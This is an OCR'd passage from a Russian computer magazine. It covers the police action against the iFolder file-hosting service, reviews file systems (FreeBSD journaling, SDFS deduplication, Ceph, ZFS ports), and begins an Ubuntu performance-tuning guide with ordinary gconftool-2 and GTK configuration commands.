Буквально на следующий день после обыска представители ГУВД прокомментировали ситуацию. Оказалось, что московская милиция приостановила доступ к iFolder в связи с тем, что через него неизвестные распространяли детскую порнографию, чтобы не допустить дальнейшего распространения порноматериалов. Кстати, по некоторым данным распространением детского порно занимались не «неизвестные», а вполне конкретный педофил, которого уже поймали, уличили в распространении порнухи, и при обыске искали его файлы.
Спору нет — детская порнография, конечно, мерзость, и за нее в самом деле нужно судить и сажать, но вместо этого ею чаще пользуются как очень удобной ширмой. В случае с «Агавой» волей-неволей закрадываются мысли о том, что на серверах хотели найти не только упомянутое детское порно. Сами представители «Агавы» случившееся прокомментировали следующим образом: «Компания Агава считает произошедшее беспрецедентным событием, которое ставит под угрозу и сомнение факт существования и развития любого бизнеса в рунете. Мы намерены бороться и отстаивать интересы сервиса и его клиентов, а также заранее благодарим клиентов за информационную или любую другую помощь в этом деле».
Очень созвучно с комментарием представителей экс-torrents.ru, не так ли? Действительно, остается только поражаться беспределу, творящемуся в зоне .ru, да пытаться отстаивать свои поруганные права. Последнее «Агаве», к счастью, удалось. Ситуация, как ни удивительно, разрешилась своеобразным happy end'ом, после которого все же остался осадочек. Дело в том, что «Агава» — не какая-то никому не известная начинающая фирмочка, а напротив, ее iFolder — один из крупнейших файлообменников рунета. Информация о произошедшем моментально дошла до самых верхов (сама ли, или ей в этом помогли — решай сам). Как бы то ни было, уже 19-го марта министр внутренних дел РФ Рашид Нургалиев поручил осуществить служебную проверку по факту проведения оперативно-розыскных мероприятий в отношении хостинговой компании «Агава». Мало того, такое распоряжение господин Нургалиев сделал по личному поручению президента РФ Дмитрия Медведева... После этого уже мало кого удивил тот факт, что на следующий день ifolder.ru, как ни в чем не бывало, вернулся в строй. В течение всего 19 марта следователи, уже не отказываясь от помощи, искали на серверах нужные им файлы, а найдя, разрешили ресурсу возобновить работу. На сайте по этому поводу появилось следующее заявление от агавовцев: «Мы никогда не боролись, не боремся и не имеем намерения бороться со стражами порядка. Мы лишь успешно оспорили избыточное, разрушительное правоприменение, отстояв в итоге Ваши интересы. ifolder.ru по-прежнему помогает пресекать преступления в Сети. Его бесперебойная работа не мешает выявлению правонарушений. Пожалуйста, не создавайте проблем себе и нам: не пытайтесь нарушить закон с помощью нашего сервиса».
Пару дней спустя файлообменник опубликовал также и благодарность президенту, в которой помимо «спасибо» была высказана мысль, к которой все чаще и чаще приходят наши стартапщики: «...Хотелось бы заметить, что главный ущерб, который нанесли эти действия, коснулся не только нас и наших клиентов, а нашей страны в целом. Подобные действия силовых органов приводят к тому, что становится все больше и больше желающих размещать интернет-ресурсы за рубежом, а не в России. А, значит, за границу утекают сервера, рабочие места и соответствующие финансовые потоки».
Как тут не вспомнить саркастичные правила успешного ведения IT-бизнеса в России: «Держите сервера за границей. Регистрируйте домены за границей. Регистрируйте компанию за границей. Уезжайте за границу».
В самом деле, что делать, если к тебе из-за твоего IT-проекта приходят «маски-шоу» и без суда и следствия отключают все, что можно, и увозят на «экспертизу», которая тянется месяцами? Бежать на поклон к «царю-батюшке», если ты не «Агава», несколько проблематично, да и попытки отстаивать свои права у нас далеко не всегда заканчиваются хорошо и успешно. Ох, нелегкое это дело — заниматься IT-бизнесом в России. ⌶



Евгений Зобнин zobnin@gmail.com



Архитектура файловой системы Ceph

Великий файловый путь

Обзор новинок в мире файловых систем


Файловые системы, как и любой другой компонент современных операционных систем, постоянно развиваются и сменяют друг друга. С ростом объемов хранилищ информации и появлением новых технологий обработки данных старые подходы к хранению информации отмирают, и на смену им приходят более совершенные и приспособленные к современным условиям. Следующие четыре полосы журнала посвящены последним тенденциям в области развития ФС.

FREEBSD И ЖУРНАЛИРУЕМАЯ ФАЙЛОВАЯ СИСТЕМА

8 декабря прошлого года Джефри Роберсон, создатель планировщика ULE и один из активных разработчиков FreeBSD, сообщил в своем блоге (http://jeffr-tech.livejournal.com) о проводимой работе над механизмом журналирования для стандартной файловой системы FFS (Fast FileSystem) ОС FreeBSD. Эта новость сразу стала поводом для насмешек со стороны многочисленных троллей, которые в очередной раз окрестили BSD-системы ходячим трупом. Однако никто из них так и не понял сути происходящего. На самом деле разработанный Джефри механизм журналирования не совсем стандартен и достаточно прост, а его появлению 5 или даже 10 лет назад мешало только то, что в нем просто не было необходимости. Чтобы понять, почему, и в чем отличия нового механизма от появившегося не так давно GEOM-модуля gjournal (который теоретически позволяет прикрутить журнал даже к FAT12) или механизма журналирования «официальных» файловых систем Linux, обратимся к истории.



Принцип работы SDFS



Время ожидания записи данных одним клиентом в кластер Ceph

Исторически файловая система представляет собой совокупность метаданных и блоков, непосредственно хранящих пользовательские данные. Во время произведения какой-либо операции над файлом происходит модификация сразу нескольких областей ФС, включая шаги по изменению метаданных и модификацию содержимого файла. Например, при создании нового файла, кроме непосредственной записи его содержимого на диск, ФС должна сделать следующее:

1. Записать информацию о файле (тип, права доступа, количество ссылок и т.д.) в таблицу inode;
2. Пометить блоки, выделенные для хранения файла, как занятые;
3. Записать связку "inode:имя_файла" в файл каталога.


Причем все эти действия должны быть выполнены именно в такой последовательности. В идеальном мире все было бы прекрасно, однако реальность вносит свои коррективы. Подсистеме VFS, лежащей уровнем выше, и кэшу жесткого диска ничего неизвестно о метаданных. Для них вся записываемая информация — простой набор байт, поэтому если метаданные будут записываться на диск в асинхронном режиме, проходя через кэш VFS и жесткого диска, никто не сможет гарантировать их запись в правильном порядке. Это обязательно приведет к противоречивому состоянию ФС в случае сбоя («повисшие» указатели, неоднозначная принадлежность ресурсов, «осиротевшие» ресурсы), и тогда — привет, fsck, а в некоторых случаях — пересоздание ФС.
Для решения этой проблемы можно использовать комбинированный режим записи, при котором метаданные будут записаны в синхронном режиме, а данные — в асинхронном. Тогда фатальных ошибок ФС можно избежать, и даже если сбой произойдет между вторым и третьим шагом вышеприведенной последовательности, ошибки будет легко исправить с помощью выполнения fsck даже на уже смонтированной ФС. Но вот засада: синхронный режим записи приводит к колоссальным потерям производительности, а сама запись идет очень медленно. Для обхода этой проблемы в свое время было предложено множество различных способов, из которых особенно популярным стал механизм журналирования. Суть проста: где-то в файловой системе отводится небольшой участок для хранения журнала. Когда возникает запрос на создание или модификацию файла, вся информация об изменяемых при этом метаданных объединяется и помещается в журнал с помощью единой атомарной операции записи. Непосредственная же запись метаданных происходит в асинхронном режиме. В момент, когда все метаданные файла попадут на диск, соответствующая запись удаляется из журнала. В случае сбоя для приведения ФС в непротиворечивое состояние будет достаточно просто извлечь из журнала все записи и применить их к файловой системе. Это разумный компромисс между производительностью и стабильностью: хотя запись в журнал и сказывается на производительности, но далеко не так сильно, как синхронная запись метаданных на диск, при которой головке винчестера приходится метаться между разными участками диска.

Разработчики FreeBSD пошли по другому пути, применив механизм под названием «мягкие обновления» (Soft Updates). В двух словах, его суть заключается в использовании специального кэша файловой системы для хранения изменений метаданных, их объединения и поддержки зависимости между друг другом. Это гарантирует правильную последовательность записи метаданных на диск и в то же время не требует их синхронной записи. При использовании «мягких обновлений» сбой может привести только к двум несогласованностям файловой системы: повисшие inode и блоки. Они не относятся к глобальным несоответствиям ФС (таким, например, как блоки, одновременно адресуемые двумя inode), поэтому она может быть смонтирована, а fsck запущен в фоновом режиме на уже смонтированной ФС (собственно, так и происходит, начиная с пятой ветки FreeBSD).
Единственный заметный минус Soft Updates в сравнении с журналом состоит в том, что запущенный в фоновом режиме fsck заметно кушает ресурсы, что при больших объемах дисков может привести к достаточно длительным провалам производительности. Само собой, такое положение вещей не нравилось многим, и, в конце концов, компании iXsystems, Yahoo! и Juniper networks «скинулись» и заплатили Джефри за исправление этого недочета.
Новая система журналирования (работа над которой велась совместно с автором «мягких обновлений» — Кирком МакКузиком) стала ничем иным, как простым расширением технологии Soft Updates. В отличие от традиционных систем журналирования, она регистрирует только те самые операции выделения и освобождения блоков и inode, тогда как все остальное берет на себя механизм Soft Updates. Благодаря этому удалось достичь минимальных размеров журнала и более высокой по сравнению с традиционным журналированием производительности.

SDFS — ФАЙЛОВАЯ СИСТЕМА ДЛЯ ВИРТУАЛЬНЫХ ОКРУЖЕНИЙ

Модель облачных вычислений приобретает все большую популярность. Для многих компаний (и даже частных лиц) проще и выгоднее арендовать на время уже готовые к работе выделенные виртуальные серверы, чем покупать дорогостоящее серверное оборудование и оплачивать его поддержку. Виртуальные серверы удобны, надежны, их легко восстановить после сбоев. Однако провайдеру услуг облачных вычислений их содержание обходится в кругленькую сумму, что сказывается на стоимости аренды, и, следовательно, на популярности среди клиентов. В среде провайдеров постоянно идет поиск способов удешевления содержания виртуальных машин и всей инфраструктуры в целом. Один из способов сделать это заключается в использовании технологии дедупликации данных, которая позволяет сэкономить существенные средства на объемах дискового хранилища.
Дедупликация данных представляет собой процесс исключения избыточности данных путем удаления лишних копий информации и сохранения на их месте ссылок на единственный экземпляр. Чтобы





Производительность SDFS vs. Ext4 в тестах bonnie++

понять, почему это так важно, и сколько дискового пространства можно сэкономить, представь себе следующую картину: ты занимаешься предоставлением услуг типа «виртуальный сервер в аренду», и для любого обратившегося к тебе клиента создаешь виртуальный сервер на основе Red Hat Enterprise Linux 5. Дела идут хорошо, поток клиентов растет, и вскоре их количество приближается к отметке 1000. Ты имеешь хорошую прибыль, но большая ее часть уходит на покупку нового железа. Если представить, что каждому клиенту ты выделяешь 10 Гб дискового пространства, то для обслуживания 1000 клиентов тебе понадобится примерно 10 Тб дискового пространства, а это около 20 жестких дисков по 500 Гб каждый. При этом как минимум четыре из них используются для хранения одних и тех же данных, ведь базовая инсталляция ОС занимает около 2 Гб, а все эти клиенты используют одну ОС. Сложив, получаем 2 Тб копий копий копий базовой инсталляции Red Hat Enterprise Linux 5. Применив дедупликацию, ты смог бы избавиться от всех этих копий, освободив солидный участок пространства, которое заняли бы еще 200 клиентов!

Поддержка дедупликации данных существует в некоторых решениях NAS и коммерческих программных продуктах. Она была добавлена в файловую систему ZFS в ноябре 2009 года, а совсем недавно была выпущена дедуплицирующая распределенная файловая система SDFS, разработанная в рамках открытого проекта Opendedup (www.opendedup.org). Несмотря на название, SDFS не является файловой системой в прямом смысле слова. Это прослойка, написанная на языке Java и реализованная с использованием механизма для создания файловых систем пространства пользователя fuse (fuse.sf.net). SDFS состоит из следующих компонентов:

1. Fuse Based File System. Файловая система уровня пользователя, предоставляющая доступ к файлам и каталогам.

2. Dedup File Engine. Сервис на стороне клиента, который принимает все запросы на доступ к файлам от файловой системы и отвечает за хранение метаданных и карты дубликатов, связанных с файлами и каталогами.

3. Deduplication Storage Engine. Серверная сторона, движок дедупликации. Отвечает за хранение, извлечение и удаление повторяющихся данных. Для хранения данных использует низлежащую файловую систему или хранилище Amazon S3, индексируя блоки с помощью хэш-таблицы. На всех машинах, которые должны участвовать в хранении данных, запускается движок дедупликации. На клиентских машинах, использующих хранилище данных, запускается сервис Dedup File Engine, который подключается к доступным движкам дедупликации и получает доступ к хранилищу. Для общения с Dedup File Engine файловая система (Fuse Based File System) использует механизм JNI (Java Native Interface).

Кроме стандартной файловой системы для хранения данных может использоваться хранилище Amazon S3. Общий размер ФС способен достигать 8 Пб, максимальный размер одного файла — 250 Гб, файловая система может быть «размазана» по 256 различным хранилищам, обслуживаемым Deduplication Storage Engine. Выявление и устранение дубликатов данных происходит на уровне блоков размером 4 Кб. Файловая система способна производить дедупликацию на лету (во время записи новых данных) или же запускаться в промежутках наименьшей активности операций ввода-вывода как фоновый процесс. Среди других особенностей SDFS можно отметить поддержку снапшотов на уровне файлов и каталогов, поддержку экспорта с помощью протоколов NFS и CIFS и достаточно высокую производительность.

CEPH — РАСПРЕДЕЛЕННАЯ ФАЙЛОВАЯ СИСТЕМА


Ситуация с распределенными файловыми системами в мире Open Source далека от идеала. Существует множество готовых для промышленной эксплуатации проектов, однако ни один из них не может похвастаться хорошим сочетанием важных для распределенных ФС характеристик. Одни обладают высокой надежностью, но проваливают тесты на производительность, другие вырываются в лидеры по скорости доступа, но обеспечивают не самый лучший показатель надежности и расширяемости, третьи могут расти почти до бесконечности, но издевательски медленны. Не удивительно, что исследовательские работы в этой области ведутся непрерывно, и почти каждый год мы становимся свидетелями рождения новой распределенной ФС, которая претендует на звание идеала. Это произошло и с файловой системой Ceph, которая оказалась настолько успешной, что код ее клиента было решено включить в Linux-ядро версии 2.6.34.

Ceph (http://ceph.newdream.net) имеет достаточно долгую историю развития; впервые ее архитектура была описана автором Сэйджем Вилом в его дипломной работе в 2006 году. К ноябрю 2007 года он представил стабильную версию, реализованную с использованием fuse, и начал работать над реализацией модуля для ядра Linux. Сегодня Ceph уже достаточно стабильна для повседневного использования.

Среди главных плюсов Ceph автор отмечает следующие:

- Совместимость со стандартом POSIX;
- Прозрачное масштабирование от десятка до тысячи узлов;
- Общий объем хранилища (может составлять сотни петабайт);
- Высокие показатели доступности и надежности;
- N-way репликация всех данных на множество узлов;
- Автоматическая ребалансировка данных в случае добавления/удаления узла для более эффективного использования ресурсов;
- Простота развертывания (большинство компонентов файловой системы реализованы в виде демонов пространства пользователя);
- Наличие fuse-клиента;
- Наличие клиента для ядра Linux.

В отличие от кластерных файловых систем, таких как GFS, OCFS2 и GPFS, которые опираются на симметричный доступ всех клиентов к общим блочным устройствам, Ceph разделяет управление данными и метаданными путем использования независимых кластеров (примерно так же, как это делает Lustre). Однако, в отличие от последней, узлы, управляющие метаданными и хранилищем, не требуют какой бы то ни было поддержки со стороны ядра; весь код работает в пространстве пользователя. Для хранения объектов данных узлы могут использовать блочные



Производительность SDFS в зависимости от количества записываемых данных

устройства, образы или низлежащую файловую систему. Когда один из узлов дает сбой, данные реплицируются самими узлами, благодаря чему достигается высокий уровень эффективности и масштабируемости. Серверы, отвечающие за хранение метаданных (metadata server), представляют собой нечто вроде большого согласованного распределенного кэша на вершине кластера-хранилища, который динамически перераспределяет метаданные в ответ на изменение нагрузки и легко переносит выход узлов из строя. Metadata server использует особый подход для хранения метаданных, который позволяет достичь высоких показателей производительности. Например, inode-запись, имеющая только одну жесткую ссылку, помещается прямо в каталоговую запись. Поэтому каталог вместе со всеми адресуемыми им inode'ами может быть загружен в кэш с помощью одной операции ввода-вывода. Содержимое очень больших каталогов фрагментируется и отдается на управление независимым metadata-серверам, благодаря чему операцию доступа к каталогу можно легко распараллелить.

По словам автора Ceph, наиболее важное достоинство его ФС заключается в полностью автоматизированном механизме ребалансировки и миграции при масштабировании от небольшого кластера, состоящего из нескольких узлов, до кластера корпоративных масштабов, в котором участвуют несколько сотен узлов. Этот процесс требует минимального вмешательства администратора, новые узлы могут быть подключены к кластеру, и все будет «просто работать».


ЧТО ТАМ С ZFS?

На сегодняшний день ZFS остается самой продвинутой файловой системой, аналогов которой нет не только в мире Open Source, но и в среде коммерческого ПО. Она быстра, надежна, имеет богатый функционал и невероятно проста в администрировании. Изначально созданная компанией Sun Microsystems (привет Oracle) для операционной системы Solaris и анонсированная в 2005 году, она сразу стала лакомым кусочком для пользователей и разработчиков других операционных систем. Однако далеко не всем из них удалось почувствовать ее вкус.

Первыми претендентами на включение кода ZFS в свою ОС стали, конечно же, линуксоиды, готовые тащить в ядро все, что не привинчено болтами. Но судьба (роль которой, скорее всего, сыграла сама Sun) распорядилась иначе. Код ZFS, как и всей операционной системы OpenSolaris, оказался защищен лицензией CDDL, которая накладывает серьезные ограничения на его использование и, более того, совершенно несовместима с лицензией GPLv2, используемой ядром Linux. Фактически это означает, что есть только три пути включения ZFS в ядро: нелегальный, который включает в себя перенос ZFS без соблюдения закона об авторском праве, юмористический, при котором код Linux лицензируется под CDDL, и титанический, когда огромная кодовая база ZFS переписывается под GPL, да еще и с обходом Sun'овских патентов. В общем — не комильфо, поэтому единственный способ задействовать ZFS в Linux — это использовать ее порт на fuse (http://zfs-fuse.net), страдающий багами и низкой производительностью, которая в силу архитектурных особенностей ZFS вряд ли сможет повыситься без переноса хотя бы части кода в ядро. Компания Apple также планировала внедрение ZFS в Mac OS X и даже успела выпустить экспериментальный драйвер и внедрить поддержку чтения ZFS в версию 10.5 Leopard, однако в октябре 2009 года проект закрыли без объяснения причин. Учитывая то, что лицензия BSD, покрывающая код ядра Mac OS X, позволяла без проблем перенести ZFS в ОС от Apple с минимальными затратами, такой поступок можно объяснить либо давлением со стороны Sun, либо глобальными изменениями в планах самой Apple.

В апреле 2007 года Павел Якуб Давидек закончил портирование ZFS в FreeBSD. На протяжении двух лет код был помечен как экспериментальный, но после исправления ряда проблем разработчик объявил о стабилизации порта, и 15 октября прошлого года FreeBSD стала первой ОС после Solaris, готовой к промышленной эксплуатации ZFS. По состоянию на 11 января 2010 года восьмая ветка FreeBSD полностью поддерживает zpool v14 (текущая версия ZFS в OpenSolaris: zpool v16). Работа по поддержке ZFS велась и разработчиками NetBSD. В рамках проекта Google Summer of Code 2007 был представлен начальный (но неработающий) порт файловой системы. Работа по доведению кода до ума продолжилась как часть Summer of Code 2009, и в августе 2009 года поддержка ZFS была добавлена в репозиторий NetBSD.

Небольшая часть кода ZFS открыта под GPL, благодаря чему удалось интегрировать его в загрузчик GRUB, который теперь умеет выполнять загрузку с ZFS-раздела.


Василий «vasilisc» Алексеенко vasilisc777@gmail.com



Операция «Оптимизация»

Советы по ускорению Ubuntu

Пока наши братья-гентушники неделями компилят свою систему, мы применим парочку советов и точно обгоним самого быстрого пингвина на планете. Убунту и так шла практически вровень с Gentoo, но наши изменения позволят вырвать победу из лап Pygoscelis papua. Пристегнись, мы ускоряемся!

ОТКЛЮЧЕНИЕ COMPIZ

Compiz — композитный менеджер окон для X Window System, использующий OpenGL для ускорения 3D-графики. Он предоставляет множество новых графических эффектов, доступных в любых средах рабочего стола, в том числе GNOME и KDE. Если у тебя установлены драйвера для видеокарты, то, скорее всего, менеджер включен. Помни, что видеокарта с Compiz, включенным в режиме «Производительность по запросу», постоянно работает на полную нагрузку и не собирается сбавлять обороты вентилятора. Если хочешь от видеокарты тишины или бережешь киловатты, советую упростить эффекты Compiz или отключить его совсем. В первом случае нужно установить пакет compizconfig-settings-manager через Синаптик или в Терминале скомандовать:

```
$ sudo aptitude install
compizconfig-settings-manager
```

Чтобы получить доступ к возможностям Compiz и упростить эффекты по своему вкусу, проходим по маршруту: Меню → Система → Параметры → Менеджер настройки Compiz Config. Если желаешь просто отключить Compiz, то это можно сделать через пункт Меню → Система → Параметры → Внешний вид, в закладке «Внешний вид» выстави «Без эффектов».


УМЕНЬШЕНИЕ ЗАДЕРЖЕК GTK

В Ubuntu рабочей средой является Gnome, где важную роль играет GTK. Изменяя настройки этого тулкита, мы влияем на все приложения, использующие его. Предлагаю подкрутить параметры, отвечающие за задержки:


```
$ gedit ~/.gtkrc-2.0
### Минимальное время в миллисекундах, в течение которого указатель должен оставаться на пункте меню перед появлением подменю
gtk-menu-popup-delay = 0
### Время в миллисекундах перед скрытием подменю, когда указатель перемещается на подменю
gtk-menu-popdown-delay = 0
### Задержка в миллисекундах перед появлением подменю после панели меню
gtk-menu-bar-popup-delay = 0
```

ЮВЕЛИРНАЯ НАСТРОЙКА GNOME

В Gnome настройки хранятся по аналогии с реестром MS Windows, с той лишь разницей,



Менеджер настроек CompizConfig



Редактор конфигурации Gnome

что «реестр» Gnome – это XML-файлы. Доступ к ним можно получить через редактор конфигураций gconf-editor или через вызов команды gconftool-2. Чтобы ускорить время отклика «реестра», предпримем следующие шаги:

1. Укажем Metacity не использовать анимационные эффекты, снизив тем самым потребление ресурсов:

```
$ gconftool-2 --type bool --set /apps/metacity/general/
reduced_resources true
```

Единственное, что визуально изменится – при перемещении окон не будет отображаться содержимое;
2. Выключим анимацию включения/выключения панелей:


```
$ gconftool-2 --type bool --set /apps/panel/global/
enable_animations false
```

3. Отключим вспомогательные технологии клавиатуры, мыши и т.д., предназначенные для людей с ограниченными возможностями:

```
$ gconftool-2 --type bool --set /desktop/gnome/
interface/accessibility false
```

4. Зададим скорость анимации панелей «Быстрая»:

```
$ gconftool-2 --type string --set /apps/panel/global/
panel_animation_speed panel-speed-fast
```



Ищем зависящие от KDE программы

Если у тебя установлен режим, при котором во время наведения мыши на окно открытого приложения последнее выдвигается на передний план, то можно потвикать параметр auto_raise_delay, контролирующий задержку между наведением мыши и выдвижением окна:


```
$ gconftool-2 --type integer --set /apps/metacity/
general/auto_raise_delay 100
```

ОПТИМИЗАЦИЯ XML


В структурированных файлах XML многие программы в Ubuntu хранят настройки и данные. Есть возможность преобразовать XML из «читабельного» формата, понятного человеку, в формат, удобный компьютеру. Преобразованные XML-файлы быстрее загружаются и занимают меньше ОЗУ. В таком преобразовании помогут скрипты, которые можно скачать по адресу: www.gnomefiles.org/app.php?soft_id=1397. Распаковываем полученный архив (desktop-optimizations.tar.gz) и по очереди запускаем скрипты от обычной учетной записи:
1. rhythmbox-quickstart оптимизирует файлы музыкального проигрывателя Rhythmbox;
2. evolution-optimize оптимизирует файлы почтовой программы Evolution;
3. gnome-optimize оптимизирует файлы Gnome;
4. openoffice-optimize оптимизирует файлы офисного пакета OpenOffice.org;
